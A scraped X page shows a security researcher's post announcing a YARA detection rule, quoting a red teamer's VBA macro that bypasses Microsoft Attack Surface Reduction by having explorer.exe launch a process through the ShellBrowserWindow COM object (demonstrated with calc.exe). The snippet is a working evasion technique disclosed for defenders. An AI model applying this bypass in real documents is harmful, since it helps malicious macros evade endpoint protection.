



Settings




Post




John Lambert 
@JohnLaTwC



Want to follow along on the VBA ShellExecute technique documented by @StanHacked? I contributed a #yara rule to @cyb3rops's Sigma project. 🖱️ github.com/Neo23x0/signat... 🙏 x.com/StanHacked/sta... Samples by @PwC: virustotal.com/#/file/bf9ff20... virustotal.com/#/file/a0963ac... virustotal.com/#/file/dd094e4... pic.x.com/4ijk3hLoFK



 **Stan Hegt** @StanHacked · Dec 18, 2018

Attack Surface Reduction bypass: if Word is prohibited from spawning child processes, why not let the running instance of explorer.exe do the dirty job? Gotta ❤️ COM as a red teamer.

```
Sub ASR_bypass_create_child_process_rule()  
    Const ShellBrowserWindow = _  
        "{C08AFD90-F2A1-11D1-8455-00A0C91F3880}"  
  
    Set SBW = GetObject("new:" & ShellBrowserWindow)  
  
    SBW.Document.Application.ShellExecute ("calc.exe")  
End Sub
```

5:06 AM · Jan 9, 2019

28 Reposts 1 Quote 78 Likes 5 Bookmarks



5



Don't miss what's happening

People on X are the first to know.

Log in

Sign up

Welcome to x.com!



We are letting you know that we are changing our URL, but your privacy and data protection settings remain the same. For more details, see our Privacy Policy: <https://x.com/en/privacy>.

Did someone say ... cookies?

X and its partners use cookies to provide you with a better, safer and faster service and to support our business. Some cookies are necessary to use our services, improve our services, and make sure they work properly. [Show more about your choices.](#)

Accept all cookies

Refuse non-essential cookies